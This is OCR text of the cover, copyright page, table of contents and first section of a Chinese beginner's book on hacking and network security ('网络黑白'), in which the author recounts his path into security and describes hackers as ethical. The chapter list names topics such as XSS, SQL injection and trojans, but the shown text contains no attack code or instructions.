



# 花无涯◎著

网络安全是互联网公司的生命
也是每位网民的最基本需求

一位混迹在网络黑白世界中的黑客与你共分享一场饕餮盛宴

梦想有一天 我们共同进步
让互联网不再饱受安全的困扰

四季出版社



上架建议：网络安全

ISBN 978-988-8386-69-7

9 789888 386697

定价：49.8元

图书再版编目数据

《网络黑白》

让互联网不在饱受安全的困扰

花无涯　著

四季出版社 2016.3

ISBN 978-988-8386-69-7

I.网…　II. 花…　III.网络安全

书　　名：网络黑白

作　　者：花 无 涯

开　　本：880mm×1230mm

字　　数：200 千字

版　　本：电子版 百度文学首发


版　　次：2016 年 3 月第 1 版第 1 次印刷

定　　价：49.8 元

本书若有错误等问题请及时发送邮件至 **191179394@qq.com**

作者 QQ **191179394**　微信 **hack2014**　技术交流群 **55714451**

错误一经核实 免费赠送您 新书一本　技术交流群 **44374941**



致敬乔布斯

You've got to find what you love



# 目 录


第一章 你好 黑客

1.1 我的安全之路 003
1.2 黑客发展历程 006
1.3 对安全的思考 010
1.4 如何学习黑客 012
1.5 搜索引擎语法 014
1.6 黑客神兵利刃 016
1.7 常见攻击手段 021
1.8 被夸大的黑客 025
1.9 伪装与反侦察 028

第二章 你好 隐私

2.1 你隐私重要吗 033
2.2 对隐私的误解 036
2.3 公共空间隐私 040
2.4 各种各样的门 043
2.5 你是否有价值 045
2.6 预防信息泄露 048
2.7 保护自己隐私 051
2.8 个人习惯养成 055
2.9 人肉搜索概念 058

第三章 你好 社工

3.1 凯文米特尼克 063
3.2 定义社会工程 066
3.3 攻城狮基本功 070
3.4 常见社工手段 074
3.5 防范社工姿势 078
3.6 人性弱点利用 080
3.7 你的密码在哪 083
3.8 浅谈社会工程 085
3.9 反欺骗的艺术 088

第四章 你好 Web

4.1 初识前端安全 093
4.2 入门工具推荐 097
4.3 安全原理分析 101
4.4 防火墙的作用 106
4.5 重视安全意识 109
4.6 安全意识培养 111
4.7 浅谈数据恢复 115
4.8 网络中的爬虫 117
4.9 蠕虫技术分析 121

第五章 你好 Xss

5.1 跨站攻击概念 125
5.2 跨站攻击危害 127
5.3 跨站攻击种类 131
5.4 跨站攻击目的 137
5.5 简单跨站演示 141
5.6 防止跨站攻击 145
5.7 浅谈跨站攻击 151
5.8 跨站伪造攻击 156
5.9 点击劫持攻击 169

第六章 你好 Sql

6.1 注入攻击入门 173
6.2 另类注入攻击 175
6.3 常用注入语句 177
6.4 注入攻击工具 179
6.5 注入攻击步骤 183
6.6 注入攻击进阶 189
6.7 浅析二次注入 193
6.8 手工盲注攻击 195
6.9 防御注入攻击 203

第七章 你好 木马

7.1 特洛伊木马计 211
7.2 木马的发展史 214
7.3 简单网页挂马 220
7.4 如何防范木马 223
7.5 短信拦截木马 226
7.6 远程控制木马 229
7.7 木马病毒分析 233
7.8 盗号木马原理 237
7.9 一个木马黑客 243

第八章 你好 欺诈

8.1 常见诈骗种类 251
8.2 网赚兼职诈骗 253
8.3 移动支付诈骗 257
8.4 针对老人诈骗 260
8.5 欺诈如何解析 264
8.6 未来信用时代 267
8.7 诈骗的心理学 270
8.8 诈骗产业分析 272
8.9 浅谈黑色产业 276

第九章 你好 暗网

9.1 地下犯罪之王 281
9.2 暗网是什么鬼 284
9.3 连接洋葱网络 287
9.4 使用洋葱路由 289
9.5 谈谈地下黑市 292
9.6 追踪暗网深处 295
9.7 通行证比特币 297
9.8 暗网恐怖之处 301
9.9 一个危险警告 304



# 第一章

# 你好，黑客

## 1.1 我的安全之路

本书全文通俗易懂，不需要你懂很高深的东西，你就可以入门，当然对完全不懂互联网的，可以跳过第四、五、六章因为是技术章节，其他的章节都深入浅出，慢慢的品味下去都能理解。

必须感谢支持这本书的所有人，对，是所有人，不管你有没有听说过我和这本书以及任何地方传来的故事，没有你们，就没有这本书的存在！为什么说是黑客入门必备的，本书详细的阐述了黑客入门的世界，并不是媒体或者你原先所认知的那样。

也是信息安全类入门书籍，小白必看，IT 从业者必备书籍！这段先谈谈我的个人经历总结以及让你们感兴趣并受益匪浅的东西！You've got to find what you love!

第一次接触到网络的时候，是小学升初中。那时候学校旁都是网吧，我想这点很多人都会有同感，不玩的话可能失去了原本的乐趣，天天就是打游戏。

现在来谈网吧感触良多，当时的我与所有的网瘾少年别无异样，那些年的青葱岁月还是难以忘却。最初了解到黑客是无意中看黑客帝国这部电影令我印象深刻，其实那时候啥也没看懂，不明觉厉。

心里暗暗的埋下了一颗种子，此后在有限能接触电脑的机会里，找大量相关的资料了解阅读与黑客有关的东西，觉得似乎越来越有趣，大家也别探讨我的身世和年龄，百度都是别人瞎编的。

在那几年中，期间下载过很多外挂、工具、教程，都 TM 有毒，结果就是自己账号啥的都被盗了，很郁闷。这一事件彻底激发了对网络以及病毒木马的研究，思想也成长了不少，总会找些自己感兴趣的东西来研究，看教程学习到技术的乐趣远远大于游戏，过程中也会进行实践其中记载的方法为乐。

同龄人上大学时，而却我宅在家里，在亲爱的父母资助下，我拥有了自己的第一台 PC，这加快了我成长的步伐，与此同时我开始活跃在各大 BBS 和群探讨与交流，后来与一群志同道合的朋友建立了一个自己的网络聚集地。

迄今为止，同时期并存的黑客组织和黑客联盟持续因为不可抗拒的原因都慢慢消逝，黑客协会经历了十多年的风雨，期间经历过站点被封、域名被封、服务器被封，官博被禁，就连黑协的百度贴吧也被封了，哎，这些说多了都是泪，到如今我们培养出来了当今安全行业非常多的优秀人才，同时很多人也非常感恩，我在这里尤其感谢他们这么多年了，还能记得并且不断支持。

对于学黑客从什么地方开始学，我想这是很多小白对此的好奇心和神秘感，个人说几点对你有帮助的，多种命令是要掌握的，基础的操作命令如 DOS 等，其次是工具，很多前辈写的工具用着都是非常顺手。

最重要的思路，百度和谷歌不用再提了，做好充足的准备和周密计划，对于入侵和社工是非常有用的。强调一点中毒中马这个是常有的事情，建议大家可以安装虚拟机或者到沙盒测试，冰点和影子系统也不错，这样不会影响到本机的使用，土豪可以无视直接几台电脑操作备用，就是需要注意一下网络和 IP 地址的问题。

我认为黑客是一种精神的传承，黑客代表是一种精神，它是一种热爱祖国、坚持正义、开拓进取的精神。黑客之道亦是侠客之道，所谓真正的黑客并非是你们想象中的那种网上那些刷企鹅币、刷枪、刷车、刷钻以及盗小企鹅号、淘宝号、YY 号、各种号和恶意攻击网站的这些人，这一类人只是无知无畏好奇心强而已，甚至驱使他们沦为一名恶作剧，搞破坏的一名骇客。

个人认为黑客是指而是能够突破极限的能力，并拥有道德感、开放和共享的精神，最终的目的是推动世界发展朝着一个更好、更安全的世界发展。第一，从数据到知识，一切都是信息。网络安全在中国是奢侈品，安全本质则是对信息的控制权。黑客是未来信息社会重要的平衡力量。

